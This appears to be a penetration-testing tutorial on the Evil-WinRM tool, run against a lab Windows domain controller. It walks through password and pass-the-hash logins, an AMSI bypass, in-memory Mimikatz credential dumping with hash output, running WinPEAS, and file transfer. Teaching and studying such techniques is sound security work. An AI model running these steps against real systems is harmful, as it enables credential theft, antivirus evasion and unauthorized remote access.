

A DETAILED GUIDE ON

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#### A Detailed Guide on Evil-Winrm

## **Background:**

Evil-winrm tool is originally written by the team Hackplayers. The purpose of this tool is to make penetration testing easy as possible especially in the Microsoft windows environment. Evil-winrm works with PowerShell remoting protocol (PSRP). System and network administrators often use Windows Remote Management protocol to upload, edit and upload. WinRM is SOAP-based, and firewall friendly protocol works with HTTP transport over the default HTTP port 5985. For more information about the PowerShell remoting, consider visiting Microsoft official site.

https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/enable-psremoting?view=powershell-7.3

#### Introduction to Evil-winrm

Evil-winrm open-sourced tool written in ruby language making post exploitation easy as possible. This tool comes with many cool features which includes remote login with plain texted password, SSL encrypted login, login with NTLM hash, login with keys, file transfer, logs store etc. The authors of the tool keep updating this tool and adding many new features which made Internal assessment easier. Using evil-winrm, we get a PowerShell session of the remote host. This tool comes with all modern Kali Linux but if you wish to download then you can download it from its official git repository.

Download Link: https://github.com/Hackplayers/evil-winrm

## **Winrm Service Discovery**

As we have discussed earlier that the evil-winrm tool is used if the Winrm service is enabled in the remote host. To confirm, we can look for the two default winrm service ports 5895 and 5896 is open or not using nmap. From the nmap result, we found that winrm service is enabled so we can use evil-winrm to log in and perform other tasks which we are going to explore in the lateral phases.

nmap -p 5985,5986 192.168.1.19



```
(root@kali)-[/opt/Tools]
# nmap -p5985,5986 192.168.1.19
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-27 12:41 EST
Nmap scan report for 192.168.1.19
Host is up (0.00025s latency).

PORT STATE SERVICE
5985/tcp open wsman
5986/tcp open wsmans
MAC Address: 00:0C:29:A5:13:9E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
```

## **Evil-winrm Help – List Available Features**

Many penetration testers and the CTF players have used this tool quite often during internal assessments but still many of us are unaware about the tool's extra features which can make our assessment much easier than ever. To list the all-available cool features of the evil-winrm, we can simply use -h flag and that will list all the help commands with descriptions. We are going to cover as much as possible in this article and encourage everyone to play with other features as well.

```
evil-winrm -h
```

```
Usage: evil-winrm -i IP -u USER [-s SCRIPTS_PATH] [-e EXES_PATH] [-P PORT] [-p PASS] [-H HASH] [-U
                                     Enable ssl
   -S, --ssl
    -c, --pub-key PUBLIC_KEY_PATH Local path to public key certificate
    -k, --priv-key PRIVATE_KEY_PATH Local path to private key certificate
    -r, --realm DOMAIN
                                     Kerberos auth, it has to be set also in /etc/krb5.conf file u
    -s, --scripts PS_SCRIPTS_PATH
                                     Powershell scripts local path
   --spn SPN_PREFIX SPN prefix for Kerberos auth (default HTTP)
-e, --executables EXES_PATH C# executables local path
    -i, --ip IP
                                     Remote host IP or hostname. FQDN for Kerberos auth (required)
   -U, --url URL
                                      Remote url endpoint (default /wsman)
    -u, --user USER
                                     Username (required if not using kerberos)
    -p, --password PASS
                                     Password
   -H, --hash HASH
                                     NTHash
   -P, --port PORT
                                     Remote host port (default 5985)
   -V, --version
                                     Show version
    -n, --no-colors
                                      Disable colors
   -N, --no-rpath-completion
                                     Disable remote path completion
    -l, --log
                                      Log the WinRM session
    -h, --help
                                      Display this help message
```

## **Login With Plain Texted Password**

Suppose we have obtained a plain texted password during enumeration phase, and we noticed that winrm service is enabled in the remote host. Then we can take a remote session on the target system using evil-winrm by issuing IP address of the remote host with -i flag, username with -u flag and the



password with **-p** flag. In the below picture, we can see that it has established a remote PowerShell session.

evil-winrm -i 192.168.1.19 -u administrator -p Ignite@987

```
(root@kali)-[~]
# evil-winrm -i 192.168.1.19 -u administrator -p Ignite@987
Evil-WinRM shell v3.4
Warning: Remote path completions is disabled due to ruby limitation: quoting Data: For more information, check Evil-WinRM Github: https://github.com/HackInfo: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami ignite\administrator
```

## **Login with Plain Texted Password – SSL Enabled**

As we have mentioned earlier that the winrm service transports traffic over HTTP protocol then we can use Secure Socket Layer (SSL) feature to make connection secure. Once we enable SSL feature then our data will be delivered over an encrypted secure socket layer. With evil-winrm we can achieve the objective using -S flag along with our previous command that we used to establish connection to the remote host.

```
evil-winrm -i 192.168.1.19 -u administrator -p Ignite@987 -S
```

```
(root@kali)-[~/cert]
# evil-winrm -i 192.168.1.19 -u administrator -p Ignite@987 -S

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quo
Data: For more information, check Evil-WinRM Github: https://github.com/
Warning: SSL enabled

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```



### **Login with NTLM Hash -Pass The Hash Attack**

During the internal assessment or solving any CTF related to windows privilege escalation and Active Directory exploitation, we often get NTLM hash by using our exploits and the attacks. If we are in the windows environment, we can utilise evil-winrm to establish a PowerShell session by performing pass the hash attack where we issue hash as a password instead of using plain texted password. Apart from that, this attack also supports other protocols as well. We can pass the hash using -H flag along with the command we used earlier replacing password section with hash. More detailed guide about the pass the hash attack is available in the below link:

https://www.hackingarticles.in/lateral-movement-pass-the-hash-attack/

evil-winrm -i 192.168.1.19 -u administrator -H 32196B56FFE6F45E294117B91A83BF38

```
(root@kali)-[~]
# evil-winrm -i 192.168.1.19 -u administrator -H 32196B56FFE6F45E294117B91A83BF38 ---
Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_pro
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-w
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

## **Load Powershell Script**

Evil-winrm also come up with a feature which allows us to use scripts from our base machine. We can directly load scripts directly into the memory using -s flag along with the script file path where we have stored scripts in our local machine. Furthermore, it also come up with AMSI feature which we often required before importing any script. In the below example, we are bypassing AMSI then directly calling Invoke-Mimiktz.ps1 script from our system to target machine and loading it into the memory. After that, we can use any mimikatz's command. For the demonstration purpose, here we have dumped credentials from the cache. After dumping credentials, we can perform pass the hash attack with obtained NTLM hash again. Follow the steps below to reproduce the attack with evil-winrm.

https://github.com/clymb3r/PowerShell/blob/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1



```
-(root@kali)-[/opt/privsc/powershell]
-# cd /opt/privsc/powershell -
  -(root@kali)-[/opt/privsc/powershell]
 -# ls -al.
total 6068
drwx—— 2 root root
                        4096 Dec 27 11:40 .
         - 3 root root
                         4096 Dec 27 11:32 ...
                         19105 Nov 28 22:23 DomainPasswordSpray.ps1
-rw-r--r-- 1 root root
-rw-r--r 1 root root 46848 Dec 2 00:06 Invoke-Kerberoast.ps1
-rw-r--r-- 1 root root 3560427 Dec 26 15:22 Invoke-Mimikatz.ps1
-rw-r--r 1 root root 22165 Nov 30 23:09 Invoke-PowerDump.ps1
-rw-r--r-- 1 root root 16974 Nov 7 14:15 jaws-enum.ps1
-rw-r--r-- 1 root root
                        37641 Nov 28 22:23 powercat.ps1
-rw-r--r-- 1 root root 562857 Nov 28 22:23 powerup.ps1
-rw-r--r-- 1 root root 770279 Nov 28 22:23 PowerView.ps1
-rw-r--r-- 1 root root 83020 Nov 30 22:13 PrivescCheck.ps1
-rw-r--r-- 1 root root
                         4401 Nov 28 22:23 rev.ps1
-rw-r--r-- 1 root root 973325 Nov 28 22:23 SharpHound.ps1
-rw-r--r-- 1 root root 76641 Nov 28 22:23 Tater.ps1
```

- 1. evil-winrm -i 192.168.1.19 -u administrator -p lgnite@987 -s /opt/privsc/powershell
- 2. Bypass-4MSI
- 3. Invoke-Mimikatz.ps1
- 4. Invoke-Mimikatz



```
:@kali)-[/opt/privsc/powershell]
  🚜 evil-winrm -i 192.168.1.19 -u administrator -p Ignite@987 -s /opt/privsc/powershell -
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() fu
 Evil-WinRM* PS C:\Users\Administrator\Documents> Bypass-4MSI -
Warning: AV could be still watching for suspicious activity. Waiting for patching ...
[+] Success!
             PS C:\Users\Administrator\Documents> Invoke-Mimikatz.ps1
PS C:\Users\Administrator\Documents> Invoke-Mimikatz
Hostname: DC1.ignite.local / S-1-5-21-1074422414-610631490-709371671
  .#####.
            mimikatz 2.2.0 (x64) #19041 Sep 27 2020 13:42:38
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##
                 > https://blog.gentilkiwi.com/mimikatz
                                              ( vincent.letoux@gmail.com )
 '## v ##'
                 Vincent LE TOUX
  '##### '
                  > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz(powershell) # sekurlsa::logonpasswords
Authentication Id : 0 ; 46878 (00000000:0000b71e)
            : Interactive from 1
Session
User Name
                  : UMFD-1
Domain
                  : Font Driver Host
                 : (null)
Logon Server
Logon Time
                   : 12/27/2022 8:26:18 AM
SID
                  : S-1-5-96-0-1
        msv :
         [00000003] Primary
         * Username : DC1$
         * Domain : IGNITE
                     : 5f2219447e4af4c0787633da116346e3
         * NTLM
         * SHA1
                     : 3f877c5d26369acd6c5fe78e9cca7bcdf883f3eb
        tspkg:
        wdigest :
         * Username : DC1$
```

## Store logs with Evil-winrm

This feature is designed to the save logs to our local system while performing enumeration after getting remote session. When we are playing CTF or in the real-time internal penetration testing engagement, we need to keep references for the reporting. Evil-winrm gives that freedom to save all logs into our base machine using -I flag. We can take any remote session using evil-winrm and add -I flag so it will save all the logs to our base machine in /root/evil-winrm-logs directory with date and IP address which can be used later for the references. In the below example, we have used ipconfig command and the output of the command saved in our base machine at the same time.

```
evil-winrm -i 192.168.1.19 -u administrator -p Ignite@987 -I
```



```
(root@kali)=[~]
W evil-winrm -i 192.168.1.19 -u administrator -p Ignite@987 -l

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evi
Warning: Logging Enabled. Log file: /root/evil-winrm-logs/20222712/192.168.1.19/114910

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> ipconfig
Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix .:
    IPv4 Address. . . . . . . . : 192.168.1.19
    Subnet Mask . . . . . . . : 255.255.255.0
    Default Gateway . . . . . . : 192.168.1.1

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

We can verify it by checking saved logs contents, you will notice it has captured the screenshot of the terminal where we used ipconfig command.

```
croot@kali)=[~]
# cat /root/evil-winrm-logs/20222712/192.168.1.19/114910
# Logfile created on 2022-12-27 11:49:10 -0500 by logger.rb/v1.4.3
2022-12-27 11:49:16 -0500: *Evil-WinRM* PS C:\Users\Administrator\Documents > ipconfig
2022-12-27 11:49:16 -0500:
Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix .:
    IPv4 Address. . . . . . . : 192.168.1.19
    Subnet Mask . . . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

2022-12-27 11:49:18 -0500: *Evil-WinRM* PS C:\Users\Administrator\Documents > 20
```

## **Disable Remote Path Completion**

By default, it come with the remote path completion feature but if we wish to disable remote path completion then we can add **-N** flag along with our command. It depends on individuals whether they prefer auto-completion feature on or off but if you are comfortable with auto-completion then feel free to go with its default function.

```
evil-winrm -i 192.168.1.19 -u administrator -p Ignite@987 -N
```



```
(root@ kali)-[~]
# evil-winrm -i 192.168.1.19 -u administrator -p Ignite@987

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_p
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> exit
Info: Exiting with code 0

(root@ kali)-[~]
# evil-WinRM shell v3.4

Warning: Remote path completion is disabled
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
*Evil-WinRM* PS C:\Users\Administrator\Documents>
*Evil-WinRM* PS C:\Users\Administrator\Documents>
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

#### **Disable Coloured Interface**

Whenever, we establish any remote session using evil-winrm, it spawns a beautiful, coloured command line interface but if we wish to disable coloured interface then we can also do that using **-n** flag along with our command while establishing session.

```
evil-winrm -i 192.168.1.19 -u administrator -p Ignite@987 -n
```

```
(root@kali)-[~]
# evil-winrm -i 192.168.1.19 -u administrator -p Ignite@987 -n
Evil-WinRM shell v3.4
Warning: Remote path completions is disabled due to ruby limitation: quoting
Data: For more information, check Evil-WinRM Github: https://github.com/Hack
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```



#### **Run Executables File**

This feature is designed to tackle real-time problem and difficulties we faced during the assessment when we have a PowerShell session, and we cannot drop it to command line. In such scenarios, we wish if we could run exe executables in the evil-winrm sessions. Suppose we have an executable that we want to run in the target system.

```
not@kali)-[/opt/privsc]
   ls -al
total 7588
drwx----- 3 root root
                         4096 Dec 27 11:32 .
drwxr-xr-x 5 root root
                         4096 Dec 27 11:33 ...
-rw-r--r-- 1 root root
                       810416 May 11 2022 accesschk64.exe
-rw-r--r-- 1 root root 1468320 May 11 2022 accesschk.exe
-rw-r--r-- 1 root root
                          921 Nov 28 22:23 cmd.asp
-rwxr-xr-x 1 root root 827827 Dec 20 15:37 linpeas.sh
-rw-r--r-- 1 root root 22528 Nov 25 08:53 Potato.exe
-rw-r--r-- 1 root root
                        12674 Nov 25 10:28 Powerless.bat
                         4096 Dec 27 11:40 powershell
        2 root root
-rw-r--r-- 1 root root 27136 Nov 21 17:24 PrintSpoofer.exe
                       596992 Dec 26 14:43 Seatbelt.exe
-rw-r--r-- 1 root root
                        29696 Dec 26 15:01 Watson.exe
-rw-r--r-- 1 root root
-rw-r--r-- 1 root root 1968640 Nov 12 23:33 winPEASx64.exe
-rw-r--r 1 root root 1969664 Nov 19 23:27 winPEASx86.exe
```

Hackplayers team designed this tool again and added an additional feature where we can run all executables like charm while in the evil-winrm PowerShell session. Similarly, as we used -s flag to execute PowerShell scripts path, this time we use -e flag to execute exe executable binaries. In the below example, we are issuing a path whereWinPEAS.exe executable is stored in the local machine and running it using additional feature (Invoke-Binary) from evil-winrm menu. This feature allows us to execute any exe binaries that usually run in the command line shell.

```
    evil-winrm -i 192.168.1.19 -u administrator -p Ignite@987 -e /opt/privsc
    Bypass-4MSI
    menu
    Invoke-Binary /opt/privsc/winPEASx64.exe
```



```
i)-[/opt/privsc]
  evil-winrm -i 192.168.1.19 -u administrator -p Ignite@987 -e /opt/privsc -
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() fu
 Evil-WinRM* PS C:\Users\Administrator\Documents> Bypass-4MSI
Warning: AV could be still watching for suspicious activity. Waiting for patching...
[+] Success!
            PS C:\Users\Administrator\Documents> menu
       By: CyberVaca, OscarAkaElvis, Jarilaos, Arale61 ∂Hackplayers
[+] Dll-Loader
[+] Donut-Loader
[+] Invoke-Binary
   Bypass-4MSI
[+] services
[+] upload
[+] download
   menu
[+] exit
            PS C:\Users\Administrator\Documents> Invoke-Binary /opt/privsc/winPEASx64.exe
ANSI color bit for Windows is not set. If you are execcuting this from a Windows terminal inside
Long paths are disabled, so the maximum length of a path supported is 260chars (this may cause
olSet\Control\FileSystem /v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD
```

Once we set a executables path then we can use any executable that we wish to run into the target system. In the below example, we are calling WinPEASx64.exe and running it into the target system with evil-winrm. As we can see, it is working fine as expected.




```
PS C:\Users\Administrator\Documents> Invoke-Binary /opt/privsc/winPEASx64.exe
ANSI color bit for Windows is not set. If you are execcuting this from a Windows terminal inside the ho
Long paths are disabled, so the maximum length of a path supported is 260chars (this may cause false ne
olSet\Control\FileSystem /v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD
    (((((***************/aaaaa/****#####(((((()
    (((*****************/aaaaa%aaaa/********##((((
  (((############*******/%aaaaaaaaaa/*****
  ADVISORY: winpeas should be used for authorized penetration testing and/or educational purposes only.Am at your own devices and/or with the device owner's permission.
 WinPEAS-ng by @carlospolopm
                     Do you like PEASS?
         Get the latest version
Follow on Twitter
Respect on HTB
                        Thank you!
 [+] Legend:
                Indicates a special privilege over an object or something is misconfigured
```

#### Service Enumeration with Evil-winrm

Sometime many post exploitation enumeration tools fail to detect the service name that is running in the target system. In that scenario, we can use evil-winrm to find the service names running in the target system. To do that, we can again go to menu and use services feature. It will list all the services running into the compromised host. This feature can be very handy, when we see there is any unquoted service installed in the target system and other post exploitation tools failed to identify the service name.





#### File Transfer with Evil-winrm

There is no doubt that evil-winrm has given its best to make our work easy as possible. We always need to transfer files from Attacking machine to remote machine in order to perform enumeration or other things. Instead of setting python server and download it from the target system, we can simply use **upload** command with filename. This is life saving feature that evil-winrm tool is giving especially in such scenarios when we face outbound traffic rules are set in the target system and when we are using evil-winrm with proxies. In the below example we are uploading notes.txt file in the target system.

upload /root/notes.txt .



Similarly, we can download the file from the target system to the attacker machine using **download** command along with the file name.

#### download notes.txt /root/raj/notes.txt

We can verify it by navigating the path we downloaded notes.txt in the attacking machine.



#### **Use Evil-winrm From Docker**

This tool also can be installed in the docker. If we have another system is in the docker where evilwinrm is installed, then we can also call it from the docker. It will work same as it was working in the main base system without any problem. To do that, follow the docker syntax along with evil-winrm command to call it from the docker.

docker run --rm -ti --name evil-winrm oscarakaelvis/evil-winrm -i 192.168.1.19 -u Administrator -p 'Ignite@987'

```
docker run --rm -ti --name evil-winrm oscarakaelvis/evil-winrm -i 192.168.1.19 -u Administrator -p 'Ignite@987'
Unable to find image 'oscarakaelvis/evil-winrm:latest' locally
latest: Pulling from oscarakaelvis/evil-winrm
e756f3fdd6a3: Pull complete
bf168a674899: Pull complete
e604223835cc: Pull complete
6d5c91c4cd86: Pull complete
2cc8d8854262: Pull complete
93489d0e74dc: Pull complete
d2347a2837e9: Pull complete
1ed399612fd5: Pull complete
2d9d485d1bfe: Pull complete
4aa475e2bfd3: Pull complete
79add98775a6: Pull complete
a19b1ed04ff2: Pull complete
4f4fb700ef54: Pull complete
e4a1cbfea573: Pull complete
a3730b740faa: Pull complete
131b5ef0e871: Pull complete
Digest: sha256:aa4298061d0250de87b1e493211349e013577218f6e2335bcc0d6e673f4c5af4
Status: Downloaded newer image for oscarakaelvis/evil-winrm:latest
       /inRM* PS C:\Users\Administrator\Documents>
```

## Login with key using Evil-winrm

Evil-winrm also allows us to use public and private key to establish a remote session using **-c** flag for the public key and **-k** flag for the private key. In addition, we can also add **-S** flag to enable SSL to make our connection encrypted and secure.

evil-winrm -i 10.129.227.105 -c certificate.pem -k priv-key.pem -S



```
(root@kali)-[~/time]
# evil-winrm -i 10.129.227.105 -c certificate.pem -k priv-key.pem -S

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detect
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayer
Warning: SSL enabled
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\legacyy\Documents>
```

#### **Conclusion:**

We have explored Evil-winrm tool briefly and its special features which will going to make our Internal assessment much easier. We have explored multiple techniques to establish remote session using evil-winrm. Also, we have explored some of its advanced features which will enhance our productivity in the production environment as well as in the CTFs. Lastly, I would like to thank Hackplayers for making such a great tool. I hope you have learned something new today. Happy hacking!





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